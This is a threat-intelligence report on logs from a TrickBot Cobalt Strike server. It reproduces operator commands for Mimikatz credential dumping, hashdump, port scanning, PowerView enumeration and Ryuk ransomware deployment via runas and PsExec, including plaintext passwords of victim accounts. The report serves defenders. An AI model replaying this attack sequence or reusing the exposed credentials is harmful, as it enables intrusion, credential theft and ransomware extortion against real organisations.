
Inside a TrickBot Cobalt Strike Attack Server

labs.sentinelone.com/inside-a-trickbot-cobaltstrike-attack-server/

Joshua Platt



Research by Joshua Platt and Jason Reaves

Executive Summary

- Trickbot operators utilized PowerTrick and Cobalt Strike to deploy their Anchor backdoor and RYUK ransomware
- We review the Cobalt Strike portion of the server and how the actors were leveraging it against multiple targets.

Background

TrickBot is the successor of Dyre which at first was primarily focused on banking fraud, even reusing the same web-injection systems utilized by Dyre. TrickBot has since shifted focus to enterprise environments over the years. Incorporating everything from network profiling, mass data collection and lateral traversal exploits. This focus shift is prevalent in their tertiary deliveries that target enterprise environments. Much like a company whose target will shift depending on what generates the best revenue.

This report aims to expand upon SentinelLabs earlier reports involving TrickBot:

Previously, in our PowerTrick reporting, we mentioned an IOC 'wizardmagik[.]best' (95.179.214[.]127). Typically, the domains are monitored for some time via VirusTotal in an effort to further any understanding of the IOC in question. The effort paid off as surprisingly some old attack data from the server containing roughly three sessions (10/7/2019-10/9/2019) appeared recently. While the log data is only for 3 sessions, data such as this can prove to be invaluable for defenders through showcasing actions on objectives and attack TTPs from real life scenarios.

Attack Server

The server is clearly utilized for further profiling the networks and systems. The actor leverages a myriad of open source scripts and tools to gather information and pivot to other systems from existing TrickBot infections.

This specific server comes into play in the post-Initial Access phase, which is handled by TrickBot. TrickBot modules collect large amounts of data on the infected systems and attempt to pivot to the domain controller. At this point, actors will jump in and begin the process of mapping out the network and determining what the next course of action will be. Or in other words, they initiate the valuation phase.

Anatomy of an Attack

In the later part of 2019, TrickBot conducted campaigns using the CloudApp folder. We can correlate timestamps from the Cobalt Strike logs to campaign data when TrickBot utilized the folder name[5].

```
10/07 23:56:51 UTC [input] <neo> ls
10/07 23:56:51 UTC [task] <> Tasked beacon to list files in .
10/07 23:56:55 UTC [checkin] host called home, sent: 19 bytes
10/07 23:56:56 UTC [output]
C:\Users\Default\AppData\Roaming\CloudApp\*
D       0       10/08/2019 09:56:12     .
D       0       10/08/2019 09:56:12     ..
F       884736  09/24/2019 15:23:42     44983o8uh99g8n8_pmubyhu7vfxxbh898xq8hnttmrrzf28tudu7mwrrm_11c1jn.exe
D       0       10/08/2019 04:54:21     data
F       2       10/08/2019 09:56:12     EnumerateLocalAdmin.txt
F       2       10/08/2019 09:56:01     LocalAdminAccess.txt
F       22804   09/25/2019 03:54:51     settings.ini
F       884736  09/24/2019 15:23:42     ????????.exe
```

Image1: LS command issued to beacon
The actor initially makes a note of this infection:

```
10/07 17:56:39 UTC [input] <neo> note [redacted]
10/07 17:57:01 UTC [input] <neo> sleep 5
10/07 17:57:01 UTC [task] <T1029> Tasked beacon to sleep for 5s
```

Image2: Operator adds note

Once the actors decide to take a look at the infection using Cobalt Strike, they issue a task to run the Cobalt Strike-ToolKits DACheck script, impersonate SYSTEM and run Mimikatz.

```
10/07 23:18:11 UTC [task] <T1086, T1064> Tasked beacon to import: /root/CobaltStrike-ToolKit/Invoke-DACheck.ps1
10/07 23:18:11 UTC [task] <T1086> Tasked beacon to run: Invoke-DACheck -Initial True
10/07 23:18:11 UTC [task] <T1134, T1050> Tasked beacon to get SYSTEM
10/07 23:18:11 UTC [indicator] service: \\127.0.0.1 upd42d44
10/07 23:18:11 UTC [task] <T1003, T1055, T1093> Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
```

Image3: Initial tasks executed after check in

Next, they begin looking for live hosts and port scanning for particular open ports.

```
10/07 23:20:32 UTC [input] <neo> portscan 192.168.168.0-192.168.168.255 21,22,445,1433,3389,5900 icmp 1024
10/07 23:20:33 UTC [task] <T1046, T1093>
Tasked beacon to scan ports 21,22,445,1433,3389,5900 on 192.168.168.0-192.168.168.255
```

Image4: Port Scan task initiated

They also check the members of the Domain Admin group:

```
10/07 23:30:16 UTC [input] <neo> shell net group "Domain admins" /DOMAIN
10/07 23:30:16 UTC [task] <T1059> Tasked beacon to run: net group "Domain admins" /DOMAIN
10/07 23:30:20 UTC [checkin] host called home, sent: 64 bytes
10/07 23:30:22 UTC [output]
received output:
The request will be processed at a domain controller for domain [redacted]local.

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            arun                     BackupExec
dbadminservice           dbadmsrvc                kaz-support
meladmin                 sonamt
The command completed successfully.
```

Image5: Domain admin checked

And dump the hashes:

```
10/07 23:32:06 UTC [input] <neo> hashdump
10/07 23:32:06 UTC [task] <T1003, T1055, T1093> Tasked beacon to dump hashes
10/07 23:32:13 UTC [checkin] host called home, sent: 63557 bytes
10/07 23:32:15 UTC [output]
received password hashes:
Administrator:[redacted]::
Base:[redacted]
Guest:[redacted]
IA:[redacted]
```

Image6: hashdump issued

The actors load in PowerView.ps1 PowerShell script from PowerSploit and begin leveraging the PowerShell script to find where else they can pivot to.

```
10/07 23:53:56 UTC [input] <neo> powershell-import
10/07 23:54:08 UTC [task] <T1086, T1064> Tasked beacon to import: /root/powershellscript/PowerView.ps1
10/07 23:54:13 UTC [checkin] host called home, sent: 101225 bytes
10/07 23:55:40 UTC [input] <neo> powershell Invoke-UserHunter | Out-File -FilePath .\user.txt
10/07 23:55:40 UTC [task] <T1086> Tasked beacon to run: Invoke-UserHunter | Out-File -FilePath .\user.txt
10/07 23:55:46 UTC [checkin] host called home, sent: 401 bytes
10/07 23:55:51 UTC [output]
10/07 23:56:03 UTC [input] <neo> powershell Find-LocalAdminAccess | Out-File -FilePath .\LocalAdminAccess.txt
10/07 23:56:03 UTC [task] <T1086> Tasked beacon to run: Find-LocalAdminAccess | Out-File -FilePath
.\LocalAdminAccess.txt
10/07 23:56:04 UTC [checkin] host called home, sent: 441 bytes
10/07 23:56:09 UTC [output]
```

Image7: PowerShell leveraged for enumeration

During this time, other machines in the same domain are pivoted to.

```
Session           : Interactive from 2
User Name         :
Domain            :
Logon Server      :
Logon Time        : 7/10/2019 8:12:52 AM
```

Image8: Interactive Logon

Each machine gets profiled out.

```
10/07 18:02:06 UTC [input] <neo> ls
10/07 18:02:06 UTC [task] <> Tasked beacon to list files in .
10/07 18:02:10 UTC [checkin] host called home, sent: 19 bytes
10/07 18:02:11 UTC [output]
C:\Users\[redacted]l\AppData\Roaming\iCloud\*
D       0       10/08/2019 04:37:57     .
D       0       10/08/2019 04:37:57     ..
F       35175   10/03/2019 07:21:56     20191003072103_BloodHound.zip
F       352560  10/03/2019 07:24:34     ad_computers.txt
F       154256  10/03/2019 07:24:42     ad_group.txt
F       5517    10/03/2019 07:24:36     ad_ous.txt
F       511582  10/03/2019 07:24:30     ad_users.txt
D       0       09/24/2019 20:59:42     data
F       228     09/25/2019 10:34:45     debug.log
F       12501   09/24/2019 16:05:53     grabber_temp.INTEG.RAW
F       67424   09/24/2019 15:16:44     settings.ini
F       5586    10/03/2019 07:24:40     subnets.txt
F       8454144 09/24/2019 16:05:53     tmp.edb
F       394     10/03/2019 07:24:44     trustdmp.txt
F       552960  09/27/2019 08:17:23     urdateuetur.exe
F       25469   10/03/2019 07:21:56     Uy0xLTUtMjEtMzk3MTY2NjgyOS0yNDE0MjU4MDg2LTEyMDY5NTg3MDI=.bin
F       567808  09/26/2019 08:22:22     ????????????.exe
F       880640  09/24/2019 15:16:32     ??????.exe
F       552960  09/27/2019 03:28:31     ??]????.exe
```

Image9: Machine directory listing

Eventually leading to Ryuk ransomware:

```
10/08 23:09:14 UTC [input] <neo> upload /root/work/[redacted]/ruk/ze68_.exe (C:\Windows\Temp\Crashpad\ze68_.exe)
10/08 23:09:30 UTC [input] <neo> cd C:\Windows\Temp\Crashpad
10/08 23:09:39 UTC [input] <neo> ls
10/08 23:09:45 UTC [output]
C:\Windows\Temp\Crashpad\*
D       0       10/09/2019 10:09:26     .
D       0       10/09/2019 10:09:26     ..
F       0       09/06/2018 18:56:35     metadata
D       0       09/06/2018 18:56:35     reports
F       627     10/09/2019 10:05:11     RyukReadMe.html
F       40      09/24/2019 07:20:24     settings.dat
F       302080  10/09/2019 10:09:26     ze68_.exe
10/08 23:10:08 UTC [input] <neo> runas [redacted]\sonamt Martinplace2014 ze68_.exe
10/08 23:10:38 UTC [input] <neo> runas [redacted]\BackupExec beta2004 ze68_.exe
10/08 23:11:06 UTC [input] <neo> runas [redacted]\dbadminservice zaq123$ ze68_.exe
10/08 23:11:33 UTC [input] <neo> runas [redacted]\arun Pr0gr3ss1v3 ze68_.exe
10/08 23:11:53 UTC [input] <neo> rm C:\Windows\Temp\Crashpad\ze68_.exe
10/08 23:20:40 UTC [input] <neo> exit
```

Image10: Ryuk upload and detonate

```
10/08 22:51:48 UTC [input] <neo> cd C:\share
10/08 22:51:50 UTC [input] <neo> ls
10/08 22:51:53 UTC [output]
C:\share\*
D       0       10/09/2019 09:32:56     .
D       0       10/09/2019 09:32:56     ..
F       388     10/09/2019 09:09:20     comp.txt
F       417     10/09/2019 09:09:24     comp1.txt
F       477     10/09/2019 09:09:29     comp2.txt
F       445     10/09/2019 09:09:35     comp3.txt
F       420     10/09/2019 09:09:40     comp4.txt
F       719     10/09/2019 09:09:44     copyc.bat
F       143     10/09/2019 09:09:51     copys.bat
F       339096  10/09/2019 09:09:10     PsExec.exe
F       564     10/09/2019 09:09:56     rubc.bat
F       112     10/09/2019 09:10:04     runs.bat
F       106     10/09/2019 09:32:20     runs1.bat
F       109     10/09/2019 09:32:34     runs2.bat
F       112     10/09/2019 09:32:41     runs3.bat
F       108     10/09/2019 09:32:47     runs4.bat
F       110     10/09/2019 09:32:52     runs5.bat
F       112     10/09/2019 09:32:56     runs6.bat
F       160     10/09/2019 09:10:11     serv.txt
F       302080  10/09/2019 07:02:10     ze68_.exe


10/08 22:52:08 UTC [input] <neo> shell runs1.bat
10/08 22:52:11 UTC [output]
received output:

C:\share>start PsExec.exe -d @C:\share\serv.txt -u [redacted]\arun -p Pr0gr3ss1v3 cmd /c c:\windows\temp\ze68_.exe



10/08 22:52:27 UTC [input] <neo> shell runs2.bat
10/08 22:52:31 UTC [output]
received output:

C:\share>start PsExec.exe -d @C:\share\serv.txt -u [redacted]\BackupExec -p beta2004 cmd /c c:\windows\temp\ze68_.exe


10/08 22:52:38 UTC [input] <neo> shell runs3.bat
```

Image11: Ryuk detonated via PsExec

Going by the timestamps, we can guess the time period of 2 weeks for dwell time from TrickBot -> Pivot and Profile -> Ryuk.

Tools Leveraged

LaZagne
BloodHound
AdFind
PowerSploit
SMBAutoBrute
SessionGopher

IOCs

wizardmagik[.]best

Cobalt Strike directory zip:

0cdfe2572b826dd5f7d22e109009465759fea0d4606c70d273981a73bb4e68ac

References

1: https://blog.malwarebytes.com/threat-analysis/2016/10/trick-bot-dyrezas-successor/

2: https://www.fidelissecurity.com/threatgeek/archive/trickbot-we-missed-you-dyre/

3: https://www.sentinelone.com/wp-content/uploads/the-deadly-planeswalker-how-the-trickbot-group-united-high-tech-crimeware-apt/

4: https://www.sentinelone.com/wp-content/uploads/top-tier-russian-organized-cybercrime-group-unveils-fileless-stealthy-powertrick-backdoor-for-high-value-targets/

5: https://app.any.run/tasks/8cba0d2f-683a-4402-a42d-25d469e45fc1/